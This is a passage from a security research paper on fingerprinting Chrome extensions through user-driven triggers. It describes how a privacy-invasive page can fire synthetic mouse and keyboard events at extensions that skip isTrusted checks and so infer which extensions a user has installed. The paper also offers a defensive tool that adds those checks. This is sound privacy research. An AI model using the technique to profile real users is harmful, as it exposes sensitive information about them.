In this paper we present the first, to the best of our knowledge, exploration of how *user actions can trigger unique behaviors in browser extensions*, thus allowing invasive or malicious pages to infer that the user has installed specific extensions. To that end, we first perform an analysis of extensions' metadata coupled with a static analysis of their code, in order to extract information about the extensions' behavior and potential triggers. Specifically, we focus on extensions that can run on any domain and include a set of permissions and entries in their manifest that define interactive extension

components such as the extension's browser icon and the context menu items. Subsequently, we analyze the extracted data and generate three different classes of *behavioral templates*. These templates are built on top of unique and exclusive user interactions that we categorize based on the actions that they represent (i.e., involving the mouse, keyboard, or browser interface). We follow a continuous testing approach so as to achieve broad coverage and create a comprehensive collection of interactions, which we implement as a dynamic extension-exercising module that can be easily incorporated into extension-analysis frameworks. Our module uses the behavioral templates and the extensions' metadata to exercise each extension, and detects unique fingerprintable behaviors that manifest as either changes to the honeypage's DOM or messages sent from the extension to the honeypage.

We evaluate our system's extension fingerprinting capabilities on three different datasets, that capture different chronological snapshots of Chrome's Web Store. Specifically, we use the dataset by Karami et al. [29] and the dataset of *detected* extensions by Lapperdrix et al. [32]. To enable a more extensive longitudinal analysis we also crawl the Chrome Web Store and collect recent versions of extensions and new extensions that were not included in the two datasets from prior work. The experimental evaluation of our novel user-driven triggering techniques results in the detection of 4,971 browser extensions. When comparing to state-of-the-art behavior-based fingerprinting [29], we find that ≈64% of the extensions can only be detected through user-driven interactions. For the other dataset used in our evaluation [32], we were only able to obtain their detected extensions, so we cannot calculate how many extensions missed by their approach are solely detectable through user actions.

We also identify the lack of appropriate safeguards for verifying the provenance of received `events` in extensions. This can be exploited by pages through JavaScript by simulating mouse and keyboard interactions that trigger identifiable behaviors in vulnerable extensions. In more detail, we find that ≈67% of the extensions that require mouse or keyboard interactions do not check the `isTrusted` attribute (a read-only attribute generated by the browser which denotes whether an event originates from a user action) and can thus be triggered by the page. Moreover, our performance evaluation revealed that this attack can be efficient, as a page can fingerprint 20 extensions using artificially crafted events in less than 400ms. Due to the severe privacy implications of this attack, we develop a tool that can be used by extension developers to retroactively fortify their extensions against this attack. Specifically, this tool incorporates our static analysis techniques for identifying relevant event listeners (mouse and keyboard), and injects safeguarding code that checks the event's provenance and ignores events simulated by the webpage.

In summary, our research contributions are:

- We introduce a novel fingerprinting technique that offers the first exploration of extension fingerprinting in a real-world setting, where user actions can trigger unique extension behaviors. Accordingly, we conduct a systematic analysis of such behaviors in practice and develop a module for dynamically exercising and analyzing extensions.
- We conduct an extensive evaluation of user-triggered extension fingerprinting, and find that our approach can be effectively used in conjunction with other state-of-the-art fingerprinting techniques as it enables the detection of a significant number of previously-undetectable extensions.
- We demonstrate that extensions lack the necessary security checks to prevent web pages from issuing simulated user events that trigger their fingerprintable behaviors. As a countermeasure, we develop a straightforward-yet-effective tool for extension developers that automatically incorporates safeguards into their code.Our tool is available at [10].

2 Background and Threat Model

This section provides pertinent background information on browser extensions and technical characteristics that enable the techniques that we present in this work.

Extension structure and components. A browser extension is a set of different components, that implement the extension's functionalities and programmatic logic. The `Manifest` file plays a crucial role as it allows developers to specify background and content scripts, external pages, and permissions that enable extensions to achieve their desired functionality. Listing 1 shows a simplified example manifest file.

```
{ "manifest_version": 2,
  "background": {
    "scripts": ["my-backgrnd.js"]},
  "browser_action": {
    "default_icon": {
      "19": "button/button-19.png",
    },
    "default_title": "My title",
    "default_popup": "popup/popup_page.html"},
  "content_scripts": [
  { "matches": ["<all_urls>"],
    "js": ["content-script.js"]
  }],
  "permissions":
        ["activeTab","contextMenus","storage"]}
```

Listing 1: Simplified manifest example.

Background scripts. When a background script entry is included in the extension's manifest file, it is automatically recognized by the browser, and the script runs as an individual process. The background script contains HTML and JavaScript code that implements the extension's functionality. Usually, the extension's main logic is implemented in the background, which operates independently from the rest of the components. The background script communicates with the content script through the browser's `Messaging` API, where it can issue individual requests and create long-lived connections with the content script. Moreover, if the `tabs`

permission is defined in the manifest, the background script can directly inject a content script or a CSS context in the page using the `chrome.scripting.executeScript` and `tabs.insertCSS()` functions, respectively.

Browser action: Default popup. A browser action's popup is only shown when the user clicks on the extension's action button in the toolbar. The popup supports the typical HTML elements and structures a webpage would support and is automatically resized to fit its contents in the browser. The popup is only initially set under the `default_popup` property in the manifest, where its path is the relative path within the extension's directory. It also runs individually and communicates with the content script through the Messaging API. The popup page can also modify the website visually by injecting a CSS context programmatically using `tabs.insertCSS()`.

Content scripts are a crucial component since they are the only scripts that can be injected into the webpage. Essentially, extensions use content scripts to modify the webpage and communicate with the background script through the built-in APIs. Content scripts are typically declared statically in the manifest under the dedicated entry, or are programmatically injected. The manifest file can also define which domains the content script will execute on, either by explicitly listing them or defining a pattern that is matched to the visited domain. In more detail, content scripts use DOM requests to control the rendered page and can also inject custom event listeners in the page to listen for specific events. Listing 2, shows an example of a content script listening for specific user-driven events and then performing a series of DOM modifications. This provides flexibility to developers as it allows them to include additional extension functionality which can be triggered by various user behaviors.

```
1  //click event listener
2  element.addEventListener
       ("click" , function (event) {
3  //change the style of the element
4  element.style.color = "red";
5  });
6  //key event listener
7  document.addEventListener
       ("keydown" ,function (event) {
8   //check if the keycode matches
9   if (event.keyCode==65) {
10    //modify the page
11    document.style.color = "black";
12  }});
```

Listing 2: Mouse and key event listeners in a content script.

Permissions. An extension's ability to access websites and browser APIs is controlled through the "permissions"manifest entry. In general, permissions are restricted to those that the extension needs, and a subset of entries is shared between extensions. For example, the `contextMenu` allows the extension to include a context menu item (the menu that appears when the user right-clicks with the mouse) and to listen for these specific events in their content script. Finally the developer can also define the domain that an extension can run on (using `http://*/*`, `https://*/*`, or `<all_urls>`) if the content script is not present in the manifest.

Motivating example. Prior research has demonstrated various methods for fingerprinting extensions [29, 32, 44, 47, 48] and has explored the significant privacy risks they introduce. These techniques allow attackers to not only infer specific information about the user's browsing environment (which can be used to augment the user's browser fingerprint) but to also infer private and sensitive information about the user (e.g., health issues, religion, etc.). However, all prior studies overlooked the fact that many extensions are dynamic and reactive and may require user interactions prior to triggering their functionality. Since extensions may only modify the web page *after* receiving a specific user-driven event, extension fingerprinting frameworks that do not incorporate and systematically explore user actions are overlooking a core component of browser extension functionality.

This behavior is exemplified by the popular Chrome extension for Google Translate. When installed, a user can highlight a word on the page and the extension will automatically render a separate window on top of the page that includes the translation for different languages. The same functionality is triggered when the user highlights a term and fires the extension's context-menu item through the right-click menu. These behaviors are reflected in modifications and additions to the page's DOM, which would allow an attacker controlling the page to detect the changes and fingerprint the extension.

Threat model. We assume that the user visits a malicious or privacy-invasive web page that aims to infer which extensions the user has installed in their browser. Furthermore, we are interested in extensions that run on all domains and do not restrict their functionality to a specific set of domains, as these extensions can potentially be detected by any attacker. Additionally, we limit our focus to extension behaviors that interact with or modify web pages after being triggered by user actions (e.g., we do not explore Web Accessible Resources as they have been extensively explored in prior studies).

3 Methodology

Here we present our methodology for identifying extensions that exhibit fingerprintable behavior that is triggered by user interactions. Our approach consists of two phases: (i) a static analysis of extensions' source code and manifest files for identifying the types of interactions that can activate them, and (ii) a dynamic exercising phase that leverages our automation templates for simulating user interactions.

3.1 Preparatory Phase

We first analyze the extensions' manifest files to identify those that meet the requirements outlined in §2, indicating that they potentially expect user interactions. Subsequently, we statically analyze the extensions' source code so as to

identify the event listeners they implement and extract their arguments. This allows us to understand the types of events that extensions listen for. Based on the different types of events that we observe, we generate appropriate behavioral templates for automating the simulation of these interactions.

Manifest file. We are interested in extensions that (i) are fingerprintable due to modifications to or interactions with the visited page, and (ii) are not domain-specific (i.e., they run on all domains). Since dynamically exercising extensions is a time consuming process, we first parse the extension's manifest files and only select those that meet these criteria. This will allow us to speed-up experiments by avoiding the costly dynamic analysis phase for thousands of extensions which will not exhibit fingerprintable behavior on arbitrary sites.

Since we want to identify extensions that can access and modify a page's DOM, we search for extensions that include a `content-scripts` entry in their manifest. For such extensions the developer also has to include a `matches` entry in the manifest, specifying which domains the extension will run on. For extensions that are not domain-specific, the values typically used are "`<all_urls>`" and "`http://*, https://*`". Furthermore, as described in §2, extensions can dynamically execute a content script through their background scripts. To identify such extensions we parse their manifest files and select those that implement a background script and require the "`activeTabs`" and "`<all_urls>`" permissions. Subsequently, we statically analyze these background scripts for identifying the ones that use the `executeScript` and `insertCSS` APIs for dynamically running a content script or injecting a CSS file into the web page.

Categories of user interactions. Through the preliminary manual analysis of extensions we identified three general categories of potential user interactions; we categorize the different types of user actions as belonging to *browser*, *mouse* and *keyboard* actions. Next, we outline how we perform an initial selection of candidate extensions from each category through our manifest analysis.

Browser actions. The first category includes interactions that are initiated by the user when clicking on the extension's button (i.e. the extension's icon typically shown next to the browser's address bar). In the simplest case, a user will click on the extension button to activate it, which will result in the extension executing its intended functionality. Extensions can also include a *popup* page that is constructed by a separate HTML file and appears when the extension's button is clicked. The popup may provide an interface that allows the user to configure the extension, choose a mode of operation or alter its functionality. Additionally, the popup may also require the user to login, or even allow them to run specific functionalities directly (e.g., play a video, control the volume). Enabling this category of interactions requires that the extension has a background script and implements an event listener that captures click events on the extension's button. Furthermore, a `browser_action` entry needs to be included in the manifest. Extensions that implement a popup also need to define a `default_popup` in the manifest. As such, during the preparatory phase we can identify which extensions support interactions with their icon and popup, by parsing their manifest files and looking for the aforementioned entries.

Mouse actions. For this category, an extension can specify the `contextMenus` permission in its manifest to enable "right-click" interactions. When this permission is requested, the browser allows the extension to include additional entries in the context menu (i.e., the menu that appears in an overlay when pressing the mouse's right button). These newly included events are fired from the user's mouse and are processed by the respective extensions' content scripts.

Keyboard actions. To handle keyboard-driven user interactions the manifest can include a `commands` entry that defines one or more keyboard shortcuts expected by the extension. However, our initial exploration revealed that extensions do not always define these commands in the manifest; instead, it is more common to programmatically check for keyboard events by including the appropriate event listeners in their content scripts.

Static analysis. While analyzing the manifest files allows us to create an initial set of candidate extensions, this provides a limited view of extension's user-driven capabilities. In fact, extensions that leverage keyboard interactions are rarely evident from their manifest files. To uncover the user actions that can potentially trigger extensions we need to statically analyze extensions' content scripts. Specifically, we need to identify APIs and event handlers in the extensions' content scripts that expect events to be fired while the user interacts with the page. We build upon the methodology introduced by Somé [46] for detecting event listeners and extracting the events that they listen for. First, we use Python's `jsbeautifier` library to deobfuscate extensions' content scripts and obtain a more "human readable" form of their source code. Then we leverage Esprima [4] for parsing the content scripts' code and building their Abstract Syntax Trees (ASTs).

When the AST is created, we log the assignments to object properties and the function definitions and calls. This gives us detailed information regarding the type and value of each variable and function, which we use for locating the functions that expect events from the application (i.e., event listeners) and extracting their arguments. An event listener can exist as a standalone function or as a method for global objects and HTML elements, while there are also various ways that an event listener can be registered (e.g., `window.addEventListener`, `window['addEventListener']`). As such, we take into consideration all types of event listeners in each content script (i.e., for the global object names of `document`, `window`, `top`, `self`, `this`). Furthermore, the `addEventListener` API has two arguments: (i) the message, which denotes the actual event, and (ii) the function that is invoked when the event is fired. We are only interested in the first argument, which is a `Literal` specifying the type of the expected event.

Table 1: List of mouse and keyboard events compiled based on the findings of our static analysis.

Event	Action	Event	Action
Keyboard		**Mouse**	
Keydown Keyup Keypress	Key Press	Scroll Mousewheel Wheel	Scroll
Mouse		Cut Copy Paste ContextMenu	Right Click
Doubleclick Select	Doubleclick		
Click Mousedown Mouseup Blur Focus	Click	Mouseenter Mouseout Mousemove Mouseover	Movement

After identifying all the events expected by our extensions, we manually sorted through the list of expected events and determined which ones can be triggered via user interactions and which actions can generate these events. For a more complete and accurate mapping, we also cross-referenced our findings with official documentation [7, 8]. This was done once, after our preliminary analysis, and is a one-time cost as the generated list covers all relevant event listeners. Table 1 presents the list of interaction types that we compiled and the mapping between the various events and type of interactions (i.e., behaviors) that can trigger them. For instance, events like *mousedown*, *click*, *blur* and *focus* can all be triggered when the user clicks on the page and the included elements. In the following subsections we present how we design our *user interaction automation templates* that include actions that aim to trigger all the aforementioned events.

3.2 User Interaction Templates

The previous stage provides information about the extensions' structure (i.e., whether they include a clickable button, a popup page and a content menu) and the type of events they listen for. We leverage that information for designing and generating behavioral user interaction templates that reflect human-driven user actions. Each template includes various types of actions that correspond to coarse or fine-grained interaction activities, aiming to fire relevant events that can trigger extension functionality. Based on our aforementioned categorization, we define three general templates that encompass actions related to the browser, mouse and keyboard.

Browser actions. This template includes event-driven actions related to the browser interface. In the simplest case we have extensions that include a clickable browser button (i.e., they are activated when a user clicks on their icon). Upon activation these extensions might exhibit behavior that would allow us to detect their presence, such as altering the page or exchanging messages with the page; a popular extension that exhibits this behavior is `Mercury Reader`. As such, the simplest interaction that is defined in this template is to locate and click on the extensions' button. Next, extensions that include a `popup` page will typically include elements such as buttons and checkboxes, and provide an interface for the user to initialize, configure or control the extension's functionalities. Indicative examples are Ublock and Ghostery, where users interact with the popup pages to specify their preferences and enable/disable them. For such extensions, our template first defines the action of clicking on the extension's browser icon, so that the popup page will appear, and then it interacts with the page's element by clicking, selecting elements, activating buttons, and navigating its content.

Mouse actions. Moving beyond the browser's interface, we define a template that covers the user's interactions with the visited page through mouse actions. To that end, we leverage the findings from the static analysis of content scripts regarding events that are fired by actions associated with the mouse. In this template we model behaviors as sequences of mouse actions that can trigger the aforementioned mouse event listeners. In the simplest case, the *click* and *doubleclick* events are fired when the user clicks or doubleclicks the mouse, respectively. We also include the *mousedown* and *mouseup* events in the click category, since these two events are fired when the mouse button is pressed and released during a click. The *focus* and *blur* events are content-related and can also be triggered with a click action (e.g., the user clicks on a text input area to focus or blur its content). Furthermore, the *select* event is fired when text in the page is selected. Since text selection can also be achieved by doubleclicking text, a doubleclick action allows us to trigger both the *select* and *doubleclick* events.

In a similar way, we categorize all the mouse events that can be triggered when mouse movement is involved. Although events such as *mouseenter* and *mouseover* have differences in how they are fired, in the general case they are both fired at an element when the mouse cursor moves over that element (e.g., one difference is that *mouseover* is also fired when the cursor moves over the element's children nodes). The interactions in this template are designed to trigger all movement events. Finally, the *scroll*, *mousewheel*, and *wheel* events can be triggered by a mouse scroll using the mouse wheel as well as the browser's scroll buttons.

The last type of mouse event covers all the events that are related to a `context menu` and are fired when a right-click is involved. The browser offers the *cut*, *copy* and *paste* functionalities in the context menu, and an extension can include the respective event listeners to detect these actions. Finally, the *contextmenu* event is fired when the user clicks on the context menu entry set by an extension.

Keyboard actions. These actions focus on events that are triggered when the user presses a keyboard `key` during the page's navigation. Our static analysis process uncovered three event listeners defined in extensions' source code that are related to keyboard actions, all of which can be enabled by a single action, as pressing and releasing a key triggers all three events that they listen for. We define key actions that vary from single keystrokes to combinations of multiple keys.




Figure 1: During the preparatory phase, our system analyzes each extension's manifest file and source code and extracts metadata that we use for designing the user interaction templates. During the exercising phase, our system leverages these user interaction templates to simulate realistic user actions, and creates behavioral signatures that enable fingerprinting user-triggered extensions.

4 Implementation Details

Here we present the implementation of our user-driven extension-fingerprinting system. A high-level overview of our system and analysis pipeline is provided in Figure 1.

Constructing a honeypage. Our goal is to trigger the highest possible number of extensions that expect user interactions. An extension that is triggered by such interactions may require the user to interact with specific types of elements on the page. Therefore, our testing framework needs to incorporate a `honeypage`, which we will visit and interact with when exercising each extension, and capture any modifications that occur. To that end, we leverage the code and dataset of Carnus [29], which was able to capture modifications from a large number of extensions, and build upon its honeypage.

We extend the honeypage by including various additional elements that we will interact with during the experimentation phase. Specifically, we include textual terms and phrases from the eight most used languages (i,e., English, Mandarin, Russian, Japanese, Hindi, German, Arabic and French). Since different languages share a subset of the same characters (e.g., English and Spanish), the terms we include may also trigger extensions that expect terms in a language that we have not explicitly included. Moreover, to satisfy all event listeners and behavior requirements, we also include a typical HTML form with username and email fields, and an input area where a user can potentially input text or paste information. Such elements are appropriate for triggering specific mouse events like `select` and `focus`, which are specifically designed for such elements. Moreover, our honeypage contains different `anchor` elements with link attributes, containing both inner domains and external 3rd-party pages. As we detail in the next subsection, we instruct the framework to interact with the above elements through a set of different user-simulated actions.

Applied user interactions. Having introduced the user interaction templates in §3, here we dig deeper into the framework design and detail the methods used to apply each template. We start by performing simple and straightforward actions that can trigger an extension on their own, and then move to more complex interactions that are composed using a sequence of actions. Furthermore, we distinguish actions that depend on the page's content (we refer to them as *targeted* actions) and those that are independent of the page and its elements (referred to as *generic* actions). For example, a click can be either targeted or generic – clicking somewhere on the page is a generic action while clicking on a term is a targeted action.

Browser interactions. First, we detail our process for generating actions based on the browser-event template.

Extension button. Our testing process starts by applying the most straightforward action for the browser interactions, i.e., the user clicks on the extension's icon. Without performing any other interactions, this mouse click is sufficient for triggering certain extensions. Specifically, when a user clicks on the extension's icon, the click event is captured by the respective event listener in the extension's background script (if there is such an event listener present), triggering the extension to run its intended functionality. For instance, this could result in the extension communicating with the page through its content script for injecting elements or modifying the page's code.

Next, we extend this simple action by including interactions with the page's content. In this scenario, the simulated user first selects a page element (i.e., highlights a term) and then clicks the extension's icon. In triggered extensions the selected value will be read by the content script and passed to the background script, which will perform any additional actions. For example, an extension that translates text would expect the user to select a word or a sentence on the page and then click the extension's icon, in which case a translation will be provided. We incorporate this type of interaction and behavior in our framework under the browser action category.

Extension popup page. We follow a similar approach for the external popup and option pages. In these extensions, once the user clicks the extension's icon, a separate HTML page will appear underneath the icon. We have empirically observed that developers typically design these popups to be visually simple and easily accessible so as to help users navigate. In our framework, once the simulated user clicks on the extension's icon and the external page loads, we focus

on the popup page and click all elements (e.g., radio buttons, checkboxes, and panels). Even without prior knowledge of the page's structure, we are able to interact with its elements and components. For completeness we also include a text-selection action in this template interaction i.e., we select a term in the page and then interact with the popup's elements.

As the popup page may include extension configuration options that either enable the extension or alter its default behavior, interacting with its elements can trigger the extension and lead to behavior that is observable by the page. The interactions in this template are sufficient for handling the vast majority of extensions. However, our template may not be able to handle complex popup pages that require additional user actions (e.g., installing other applications locally, registering and logging into an account). We also adopt the same set of interactions for `Options Pages`. The options page loads in a separate browser page when the user installs the extension and expect an initial configuration or modification of its current settings. We apply the same rules to initiate the page's behavior and log all the modifications that occur in the honeypage.

Mouse interactions. Next, we detail our process for generating actions based on the mouse-event template.

Clicks, doubleclicks & content selection. For the mouse actions template, we follow a building approach similar to that of the browser-event template. The first building block contains the simple left click (single or repetitive) that a user fires upon visiting the page. This action is generic since it does not interact with any page elements but fires an event to the page itself. While extensions that contain such event listeners are triggered by the fired mouse event, we have observed that extensions may also require `content-related` actions, including simple clicks or doubleclicks that select page elements and content. Following that principle, we incorporate the selection of page elements into this template's interactions. Since the extension's functionality could also rely on the language of the content, we include terms of various languages in our honeypage and emulate interactions with all these terms.

Copy, paste, scroll. The subsequent content-related actions include the context menu (right-click) actions provided by the browser interface (Copy, Cut, Paste) and the scrolling and wheel events that reflect the user's scrolling action. A `copy` or `cut` event is only available if the user selects a term on the page and then fires them through the context menu. We expand the previous set of actions, including the selection of a term followed by the copy and cut commands. Following those commands, the `paste` action is dependent on the previous activities; as such we instruct our framework to paste the copied content into an empty input area. We also replicate a user's behavior that copies information and pastes it into a specific empty area by activating and focusing on the input area. For completeness, we also trigger a selection event by highlight the content inside the input area, to trigger any additional event listeners. The last action that we include is scrolling; as before, we select a term on the page for completeness and perform the scrolling action, as a user would typically do. In practice, even if the term selection is not required by an extension's functionality it will not interfere with the scrolling action.

Context-menu items. In the last subset of mouse-related actions that our framework supports, we implement actions that trigger context menu items added by extensions. Similar to the left-click mouse events, the user might trigger the context-menu item through various actions. The framework replicates this behavior by triggering the extension element in different parts of the page. Specifically, at first, it fires the right-click on the page without specifying an element. Following the design principle of the previously implemented set of actions, it selects a term by highlighting it and then firing the same activity. Our framework also replicates similar context-related events by triggering the context-menu over a hyperlink of an anchor element present on the honeypage and an image element.

Keyboard interactions. Finally, we detail our process for generating actions based on the keyboard-event template.

Single, repetitive & combined keystrokes. Our framework adheres to a similar strategy for the keyboard event templates when simulating user interactions. The user will trigger a keyboard event directly on the page or after selecting and interacting with a page element. The framework performs the following actions to replicate this set of interactions: first, it sends a keyboard event directly on the page. Afterward, it selects and highlights a page element (term) and then sends the same key event again. Since we don't know which key event triggers the extension, we start by sending single actions for all the available keyboard characters and symbols (e.g., alphabet characters, numbers, and special characters). We have also observed that extensions may expect repetitive keyboard events used as a "special" combination of keys. For this, we expand the initial set of interactions, and also include repetitive keystrokes of the same character (e.g., an extension requires a repetitive keystroke of `b b` to get triggered). Moving a step further, we also include special keys (`ctrl, alt, ctrl-alt, ctrl-alt-shift`) combined with the aforementioned keyboard characters and numbers. In order for our system to not interfere with internal browser functionality we exclude shortcut key combinations already defined and allocated by the Chrome browser [2]. Our template is designed so as to exhaust all potential key interactions that a typical user could trigger, using this iterative process for creating keyboard events.

5 Experimental Setup

Interaction automation. Our framework for exercising extensions is driven by the Chrome browser, which we orchestrate using Selenium [11]. The most critical component of our framework is our User Interaction Automator, which leverages the PyAutoGUI module [9], a cross-platform GUI automation Python module that is used to programmatically control the mouse and keyboard. An important aspect of this module's functionality is that it uses the actual mouse

and keyboard devices and simulates actions similar to how a typical user would perform them. Additionally, since the honeypage and browser are under our control, we know *a priori* the position and size of each element and can replicate each action from the interaction templates by providing the `x-y coordinates` followed by the specific action. For example, successively calling `pyautogui.moveTo(100,500)` and `pyautogui.doubleClick()` will move the mouse to the specified coordinates and then perform a mouse doubleclick.

Using this approach we handle the majority of the browser, keyboard, and mouse interactions that we have defined, by providing the coordinates of each element that we want to include in our interaction and firing the respective events. We follow a different approach for browser interactions that result in a browser-external popup page; in such cases we rely on left mouse clicks, and `tab` and `spacebar` key events. We found that by combining these mouse and keyboard events we can successfully navigate the popup page without prior knowledge of its structure or content, changing the focus of elements, and selecting/enabling elements like buttons and radio boxes.

Fingerprint generation. To collect extensions' behavioral signatures we follow a similar approach to prior work [29]. We load each extension into the browser and visit the honeypage, wait for 15 seconds for the extension to initialize, load, and perform any initial modifications on the page, and then capture a snapshot of the page's state. This snapshot contains the page's `Outer HTML (DOM)`, the external resources loaded, and the messages broadcast by the extension to the page. We use the Performance API [12] to log any external resources fetched, and include a message event listener in the page (i.e., `document.addEventListener("message")`) for logging the messages that are broadcast. Finally, we store each snapshot into a separate `JSON` document for analysis.

After the initial snapshot extraction, we apply the appropriate interactions according to the entries in the extension's manifest file. For example, we start by applying the template for browser actions if a `browser_action` entry is defined in the manifest. If the extension has a popup page, we apply the template's interactions with the popup page. After that, we apply the templates that describe the mouse and keyboard interactions. These two templates are applied to all the extensions that we exercise. This allows our system to compensate for any event listeners missed during the static analysis of a given extension: even if we missed a listener for a specific type of events, our collection of actions curated from the static analysis of all the extensions will contain it.

After performing a given action, we wait for one second to allow for the extension to perform any modifications and our framework to capture them, before applying the next action. We compare the snapshot obtained after each interaction with the initial snapshot (i.e., the page's original DOM) and the one collected after the initial wait time. If any modification is detected, we store the current snapshot and kill the browser to remove any persistent modifications. When we finish exercising an extension with one of the three templates, we continue our process with the next template and repeat the aforementioned steps. When all templates have completed, we start a fresh browser instance to test a new extension.

Table 2: Number of extensions detected in each dataset.

Dataset	Extensions	Detectable(%)
D_1	27,342	2,932 (10.72%)
D_2	3,311	1,432 (43.24%)
D_3	9,446	1,167 (12.35%)
Total (all extension versions)		5,531
Total (unique extensions)		4,971

6 Experimental Evaluation

Here we assess our system's effectiveness at triggering and fingerprinting extensions through user-driven interactions.

Datasets. In our analysis, we use three different datasets:

- Dataset_1 (D_1): This includes the dataset used in the Carnus [29] study. Originally it contained 102,482 extensions – after applying our filtering rules (§3) we are left with 27,342 extensions.
- Dataset_2 (D_2): Includes the *detected* extensions from Fingerprinting In Style [32]. Originally this dataset contained 4,446 extensions. To avoid overlap, after our filtering we also removed extensions with identical versions included in D_1. We ended up with 3,311 extensions, which also includes extensions with different versions to D_1.
- Dataset_3 (D_3): In May and June of 2021, we conducted a crawl of Chrome's Web Store to collect a more recent snapshot of the store. After applying our filtering methods we ended up with 9,446 extensions, from which 2,736 are newer versions of the extensions included in the other two datasets, while the remaining 6,710 are new extensions.

We will interchangeably refer to the datasets with their identifiers and system or study name for the rest of our paper.

System setup. Prior to performing our experiments we first deployed our honeysite on a popular web service hosting environment. For our framework, we used two identical off-the-shelf desktop machines with a 6-core Intel Core i7-8700, 32GB of RAM, connected to our university's network. The PyAutoGui library [9] requires a connected monitor to perform any interactions; to bypass that limitations we modified our framework and built it into a Docker Container [1]. To reduce potential browser-configuration failures (e.g., an extension malfunctioning on a new browser version due to updated APIs), for each dataset we used a browser version contemporary to that dataset [3] (versions: 73.0.3683.68, 83.0.4103.39, and 92.0.4515.43).

Overview. Table 2 lists the number of detected extensions per dataset. For the oldest dataset (D_1), our framework detects ≈11% of the extensions. Interestingly, for D_2 the detection percentage is significantly higher at 43%. This

Table 3: Detectable extensions per behavioral template.

	Browser Actions			Mouse Actions			Keyboard Actions		
	DOM	MSG	Total	DOM	MSG	Total	DOM	MSG	Total
D_1	2,846	70	2,886	646	15	661	704	6	710
D_2	868	29	895	506	6	512	634	-	634
D_3	1,096	79	1,175	321	22	341	432	6	438

dataset is formed of extensions that inject CSS into the page; by leveraging user interactions, we trigger the injection or an interaction with already injected elements. Finally, in our most recent dataset, we detect 1,167 (12.35%) extensions, which is similar to the detection rate for D_1.

To gain insights about the different types of interactions and behaviors, in Table 3 we breakdown the different templates and detection methods. As detailed in §5, each fingerprint contains DOM modifications and/or internal browser communication. However, our system did not trigger any instances of external communication; this is expected since extensions load necessary resources when installed or at run-time. In regards to DOM modifications, the browser actions have the highest detection rate demonstrating our framework's ability to simulate interactions expected by extensions. Similarly, both keyboard and mouse events trigger a large number of extensions. This supports our initial motivation, as extensions often offer on-demand functionality that is explicitly triggered only once users interact with them.

On the message-modification front, fingerprintable extensions are significantly fewer than the other categories. Only a small fraction require complex communications between privileged and unprivileged extension components, resulting in only a few extensions being fingerprintable through message exchanges. Upon analyzing the messages exchanged between extensions and the page, we find that most include actions that either initialize a DOM modification (e.g., `showPopup`, `dictionary_window:1`) or include the type of interaction (e.g., `x:10,y:24`) required by the extension's functionality.

Modality. Extensions can be fingerprinted through multiple types of interaction. We found that 80% require one type of interaction, whereas 15% can be fingerprinted through two different templates. The remaining 5% can be fingerprinted by actions from all three behavioral templates.

6.1 Behavioral Templates

Browser actions. 53% of the extensions detected by browser actions, across all datasets, are triggered by simply clicking on the extension's button. Moreover, 15.6% are triggered through interactions with the extension's popup page. This demonstrates the importance of statically analyzing extensions' `manifests` and not limiting our analysis to event listeners.

Mouse actions. A detailed breakdown of the interactions specified in the mouse actions template is presented in Table 4. We find that the page's language can be an important factor, since several extensions are only triggered when a specific language is present. Language-specific behavior is common

Table 4: Unique set of extensions triggered per mouse action.

Mouse Action	D_1	D_2	D_3
Click/Doubleclick Page	4	6	4
Select English Term	20	9	4
Select Non-English Term	5	7	3
Copy-Paste-Scroll	8	5	6
Select Page Element	331	274	189
Right-Click Page	114	108	70
Right-Click Term/Link/Image	28	18	9
Right-Click Page Element	151	85	56

for extensions that offer, among others, dictionary-related and translation-related functionality. At the same time, the majority of extensions do not include such specializations and are triggered whenever a user selects an arbitrary word or DOM element. This behavior is consistent in all three datasets, with the generic term selection fingerprinting the largest number of extensions for "left-click" actions (90% on average).

We observe similar behavior for the context-menu functionality (three bottom rows of Table 4), where several extensions are triggered only by selecting the appropriate context-menu item without specifying any term or element on the page. This reflects extension functionality that modifies the visited page without any restrictions on its content. Nonetheless, 9.5%, 8.5%, and 6.6% of the extensions from the three datasets, respectively, require a specific element to be selected on the page (e.g., a term, link, or image) to be coupled with the context-menu action. These are extensions whose functionality is related to selected elements, and thus are not triggered in any other way. In general, our experimental results confirm our framework's ability to fingerprint extensions that require both simple as well as complex chains of user interactions.

Keyboard actions. Figure 2 shows the distribution of different types of key events that trigger extensions. The Hotkeys types `1,2,3` denote a combination of a key-character with one, two, or three special keys (i.e., `ctrl, alt, shift`). Our results show that single keystrokes and Hotkeys-2 have a high frequency of occurrences across all datasets, indicating that developers prefer the adoption of simple key shortcuts over more complicated combinations that users are likelier to mistype or forget. However, we detected an instance of an extension that employs 7 different single keystrokes and Hotkeys to provide users functionality. Finally, we also found extensions that rely on complex triggering using 3 Hotkeys (`ctrl-alt-shift-<character>`). Interestingly, the majority are not triggered by actions from the other templates.

Comparison to prior work. Prior work has explored different ways of detecting browser extensions, using behavioral modifications [29] and style modifications [32]. To better understand the capabilities of our newly introduced technique, we compare our detected extensions with the two previous methods. When comparing with Carnus [29], we only use the behavior-based detections (i.e., DOM, inter and intra communications); we do not include WAR-based detec-




Figure 2: Types of keyboard events that trigger extensions.

